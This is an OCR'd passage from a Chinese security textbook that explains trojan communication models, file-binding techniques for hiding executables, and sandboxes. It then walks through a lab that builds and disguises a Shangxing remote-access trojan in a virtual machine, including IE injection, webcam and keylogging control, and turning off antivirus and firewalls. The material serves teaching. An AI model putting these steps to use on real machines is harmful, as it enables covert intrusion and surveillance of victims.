


图 10-5　Wireshark 主界面

Wireshark 逐条显示捕获到的网络包信息，选中某一网络包则界面中部按 TCP/IP 协议分析包数据，界面下部显示网络包的原始数据。

2）木马通信模式

木马指附着在应用程序中或者单独存在的一些恶意程序，可以实现对被植入了木马程序的目标计算机的控制，或者窃取感染木马程序的计算机上的数据。木马程序通常是目标

用户被欺骗之后自己触发执行的。流行的远程控制木马有冰河、网络神偷、广外女生、网络公牛、黑洞、上兴、彩虹桥、PCShare、灰鸽子等。木马通信模式一般有正向型和反向型。

正向型通信模式如图 10-6 所示，木马在被控端启动后创建被动端口开始监听，等待外来网络连接请求，也称为木马服务端。控制端创建主动端口，主动发起网络连接请求，称为木马客户端。木马服务端接收到网络连接请求后，经过身份验证后建立网络连接。木马客户端发布命令，木马服务端依据命令收集信息后，经压缩加密后返回给木马客户端。配置程序用于配置和生成木马服务器。




图 10-6　正向型木马

防火墙对于连入的连接往往会进行非常严格的过滤，但是对于连出的连接却疏于防范，特别是当对外访问 Web 网站(80 端口)和 FTP 网站(21 端口)时，防火墙是不会拦截的。因此反向型通信模式是当前的主流模式，如图 10-7 所示。木马客户端的 IP 地址通常是随机的，即每次进入 Internet 所分配的 IP 地址不一样，为了让木马服务端能知道木马客户端的 IP 地址和监听端口，需要 Internet 中的某个网站作为中转站，一般是租用某个网络空间作为这样的网站，具体步骤如下。




图 10-7　反向型木马

(1) 木马客户端进入 Internet 后，立刻向网络空间上传配置文件。配置文件包含当前自身的 IP 地址、监听端口，通信密钥、更新信息等信息。

(2) 木马服务端启动后，访问网络空间(初始的网络空间地址是在生成服务器时就已经植入，运行中可以变化)，下载配置文件，解析后更新木马客户端 IP 地址、监听端口、通信密钥，以及其他信息。这里的其他更新信息包括木马功能升级和新的网络空间地址等。

(3) 向木马客户端发起网络连接请求。

(4) 木马客户端经过身份验证后建立网络连接。

(5) 发布命令。

(6) 返回结果。

3) 文件捆绑

将多个文件合并为一个新文件,新文件运行后,将合并的文件分离出来,并分别运行,称为文件捆绑。文件捆绑是木马或流氓软件常用的技术,一般有文件填充式捆绑和资源包裹式捆绑的形式。

(1) 文件填充式捆绑。

文件填充式捆绑是指将某个文件如 B. exe 附加到 A. exe 的末尾。这样当 A. exe 被执行的时候,B. exe 也跟着执行了,捆绑后文件的结构如图 10-8 所示。

图 10-8 中的主文件也称为分离器。主文件启动后:

① 利用函数 GetModuleFileName()获取自身的文件路径,获取文件的大小并分配内存,用函数 fread()读取文件数据到内存区中。

② 读取文件尾的各个绑定文件的长度 1 到 n,分别定位到内存区的数据后,依次用函数 fwrite()在硬盘上创建新文件 1 到 n,并将各个文件的内存数据写入这些文件。




图 10-8 捆绑文件结构

③ 利用函数 CreateProcess 运行新文件 1 到 n,为避免这些文件运行时在任务栏和窗口上显示,可以使用以下函数修改窗口的风格和窗口大小。

```
ModifyStyleEx(WS_EX_APPWINDOW, WS_EX_TOOLWINDOW);      //修改窗口的风格,使任务栏不显示
MoveWindow(m_hWnd,0,0,0,0,TRUE);                       //使窗口的大小为 0 而不显示
```

这样一来,就只看见主文件运行界面,而看不到其他程序已经运行起来了。

(2) 资源包裹式捆绑。

资源是 EXE 文件中的一个特殊区段,可以用来包含软件需要/不需要用到的任何东西。而资源是由一系列资源文件(具有 res 文件扩展名)组成的,包含着无须重新编辑代码便可以改变的位图、对话框、字符串、菜单、工具栏、控件和其他自定义的资源。

利用 Restorator 打开灰鸽子的控制端 Client. exe 文件,图 10-9 显示了该程序的所有资源信息,其中对话框 102 是控制端的主界面窗口,进入编辑模式则可以进行修改或增加。



图 10-9 对话框 102 资源

图 10-10 显示了自定义的资源 UPX 的二进制数据。UPX 是一个加壳的软件工具，而这个资源所包含的信息就是 UPX 软件的二进制数据流，开始处的两个字节 MZ(4D 5A)即是 exe 文件特征签名(参见实践 5)，可见 UPX 资源是明文未加密的。



图 10-10 UPX 资源

木马通常利用自定义资源的方法捆绑多个恶意文件，这些文件一般是经过加密后添加到自定义资源中的，这使杀毒软件难以检测。所谓的木马生成器，也就是如图 10-9 所示的“配置服务端”按钮的功能，是利用资源更新、替换的方法实现新木马的生成，需用到 BeginUpdateResource、UpdateResource 和 EndUpdateResource 这 3 个 Windows 的 API 函数。

当携带这样资源的 EXE 文件运行后，利用资源查找、加载、锁定读取的方法分离资源中的文件数据，需用到 FindResource、LoadResource、LockResource 这 3 个 Windows 的 API 函数，分离出的文件数据如上述方法创建新文件并运行。

木马或流氓软件常用这种技术将自身代码隐藏到正常的软件中，特别是一些软件安装程序，因此使用免费软件时，到一些声誉好的网站下载可以保证基本安全。

上述的两种文件捆绑方式都有一个共同的特点是，先创建新文件然后再运行，一般杀毒软件都会提前进行拦截并扫描文件，如果是恶意病毒或木马则禁止运行，而对于被杀毒软件忽视的流氓软件来讲显得更加适用些。如果不创建新文件而在内存中直接运行，则杀毒软件就难以检测了。

4) 沙箱

沙箱可以看作是一种容器，里面所做的一切都可以推倒重来。沙箱是 HIPS 中的一种，称为沙箱 HIPS。沙箱是一种按照安全策略限制程序行为的执行环境，现途径一般是通过拦截系统调用，监视程序行为，然后依据用户定义的策略来控制和限制程序对计算机资源的使用，例如改写注册表，读写磁盘等，另外可以用于测试可疑软件，为了试用某种病毒或者不安全软件，可以将它们在沙箱环境中运行。

随着网络安全问题的日益突出，更多地将沙箱技术应用于网上冲浪方面。从技术实现角度而言，就是从原有的阻止可疑程序对系统访问，转变成将可疑程序对磁盘、注册表等的访问重定向到指定文件夹下，从而消除对系统的危害。

主流沙箱软件有 defensewall、geswall、bufferzone 和 sandboxie 等，其中 sandboxie 比较

有代表性，即能实现对计算机的局部进行保护，例如可以很灵活地设置一个或几个觉得“危险”的程序运行在“沙箱”，而其他一切则正常运行，又能如“影子系统”一样提供整个计算机的保护。在 Sandboxie 中选择“功能”菜单，然后选择“运行沙箱”→“Windows 资源管理器”，就会自动弹出有两个“[＃]”符号的“我的电脑”窗口，之后对整个计算机进行任意操作，包括格式化分区、删除文件、复制文件等都很安全。恢复的方法很简单。在 Sandboxie 主界面选择“配置”→“沙箱设置”→“设置自动清理”选项，将隔离层中的内容清除即可。

5. 实践操作及步骤

1）上兴远程控制实践

（1）木马生成与安装。

关闭杀毒软件，解压上兴木马压缩包，打开 rejoice.exe 控制端主程序窗口，如图 10-11 所示。



图 10-11　上兴木马控制端界面

将上线端口改为 80，则控制端在 80 端口开始监听，在 cmd 终端用 netstat -an -o 命令可以看到，控制端（PID＝1216）正在 80 端口监听，如图 10-12 所示。




图 10-12　netstat -an -o 命令

单击工具栏上的“生成”按钮，打开如图 10-13 所示的“上兴远控生成服务端辅助”对话框，其中 IP 地址 192.168.0.103 是控制端所在计算机的 IP 地址，依据自己的机器修改。QQMin.exe 是开机启动的木马程序，安装路径“MSInfo 目录”具体是指 C:\Program Files\Common Files\Microsoft Shared\MSINFO 文件夹，选择“插入 IE”和“服务启动”功能（其他选项请自行分析），这里提取“notepad.exe”的图标，最后单击“生成服务端”按钮，则默认在当前目录下生成 Sx_server.exe 的服务端，如图 10-14 所示。另外 I2012.ini 是配置文件，配置信息会随之更新，配置文件对网络连接很重要。



图 10-13 服务端生成对话框



图 10-14 生成服务端 Sx_server.exe

将服务端 Sx_server.exe 复制到虚拟机 Windows XP 系统中，双击运行即可。"上兴远控生成服务端辅助"对话框提供捆绑的辅助功能，用于提高欺骗性。单击"捆绑辅助"按钮，则出现扩展对话框如图 10-15 所示，捆绑的第一个文件一般选择前面生成好的 Sx_server.exe，捆绑的第二个文件选择用于欺骗的文件，图 10-15 中选择 NOTEPAD.EXE，捆绑后的合并文件名也为 NOTEPAD.EXE，也可以选择其他文件如"示例.doc"，则合并文件名设为"示例.doc.exe"。

单击图 10-15 中"开始捆绑"按钮，则在当前目录下生成 NOTEPAD.EXE 捆绑文件(包含 Sx_server.exe 木马安装程序和 NOTEPAD.EXE 记事本程序)，大小为 848KB，正常的记事本程序大小为 65KB，如图 10-16 所示。

将捆绑文件 NOTEPAD.EXE 复制到虚拟机 XP 系统中，双击运行，则实现以下功能。

① 分离出 Sx_server.exe 文件释放到 Program File 文件夹下，并在后台运行，如果设置了"运行后自删除"，则安装木马设置后自删除。

② 分离出 NOTEPAD.EXE 文件释放到 C 盘根目录下，并运行记事本程序。



图 10-15 “捆绑辅助”对话框



图 10-16 生成捆绑文件

③ 捆绑文件 NOTEPAD.EXE 如果设置了“运行后自删除”，则自删除。

捆绑文件秘密安装木马具有一定的欺骗性，其本质和直接运行 Sx_server.exe 的功能一样，实现隐藏、自启动、注入 IE 浏览器并发送网络连接请求等功能，无窗口的 IE 浏览器被启动并被注入 DLL，而这个 DLL 完成发起网络连接、接受命令、返回收集数据等功能。图 10-17 显示任务管理器中的 IEXPLORE.EXE 进程。

以上操作是在关闭防火墙的情况下进行的。打开 360 安全卫士但不扫描，启动 360 流量防火墙显示如图 10-18 所示的网络连接信息，可以看到 IEXPLORE.EXE 开启本地端口 1516(本地 IP 地址为 192.168.0.105，虚拟机)，正向 IP 地址为 192.168.0.103(主控端主机)的 80 端口发送网络连接请求包，且被认为是安全的，至此木马安装成功。

ESET NOD32 杀毒软件对内存进行扫描时，会报 IEXPLORE.EXE 是病毒，如图 10-19 所示，但无法清除，这是因为硬盘中的 IEXPLORE.EXE 文件本身没问题，只是木马启动 IEXPLORE.EXE 后将木马 DLL 注入其进程中而已。

Windows 任务管理器

文件(F) 选项(O) 查看(V) 关机(U) 帮助(H)

应用程序 进程 性能 联网 用户

映像名称	PID	用户名
avshadow.exe	3000	SYSTEM
cmd.exe	3360	Administrator
conime.exe	1432	Administrator
csrss.exe	656	SYSTEM
ctfmon.exe	2780	Administrator
DiskPro.exe	1788	SYSTEM
explorer.exe	2740	Administrator
Generate.exe	1164	Administrator
IEXPLORE.EXE	2556	Administrator
inetinfo.exe	1840	SYSTEM

图 10-17 被注入的 IE 浏览器



图 10-18 360 流量防火墙



图 10-19 ESET NOD32 杀毒日志

(2) 连接和控制木马。

在主控端主机(IP 地址为 192.168.0.103)上先关闭 Windows 的防火墙,其目的是容许外来的网络连接请求包到达控制端主程序 rejoice.exe 的 80 端口,以建立网络连接。

实现关闭防火墙有多种方式。第一种是通过控制端主程序 rejoice.exe 的选项下拉菜单“关闭本机防火墙”命令,如图 10-20 所示,该方法只适用 Windows XP 操作系统。

第二种是通过 SC 命令或 netsh 命令停止 Windows Firewall,参见实践 6。




图 10-20 rejoice. exe 的选项下拉菜单

第三种是常用的交互式方法，打来控制面板中的 Windows 防火墙设置对话框，选择关闭防火墙单选按钮即可。

控制主机的防火墙关闭后，等待一小段时间就会出现如图 10-21 所示的上线信息，显示了被控计算机的 IP 地址、地区、机器名、网络类型、有无摄像头、操作系统、CPU 等信息。



图 10-21 上线信息

选择上线主机，可以实现以下功能：

① 文件传输、删除、新建、搜索、查看等操作。

② 抓屏以及屏幕操作、控制鼠标键盘等。

③ 打开摄像头、话筒，获取音频和视屏数据等。

④ 系统管理，包括进程管理、服务管理、注册表管理、窗口管理、记录键盘等。

图 10-22 到图 10-26 所示为部分功能的截图。其中图 10-23 显示在对虚拟机进行控制时，IEXPLORE. EXE 的网络连接被认为是安全的，图 10-25 显示 IEXPLORE. EXE 被注入木马 DLL 后就很难检测出来。

故障诊断：控制主机的防火墙关闭后，等待一段时间后如果没有出现上线信息，则从以下几个方面检查。

① 检查虚拟机到主机的网络是否连通，命令：ping 192.168.0.103(备注：IP 地址改为实践主机地址)。如果网络是连通的，则 loss 为 0%，如果不通则 loss 为 100%，需要进一步检查虚拟机的网络设置。

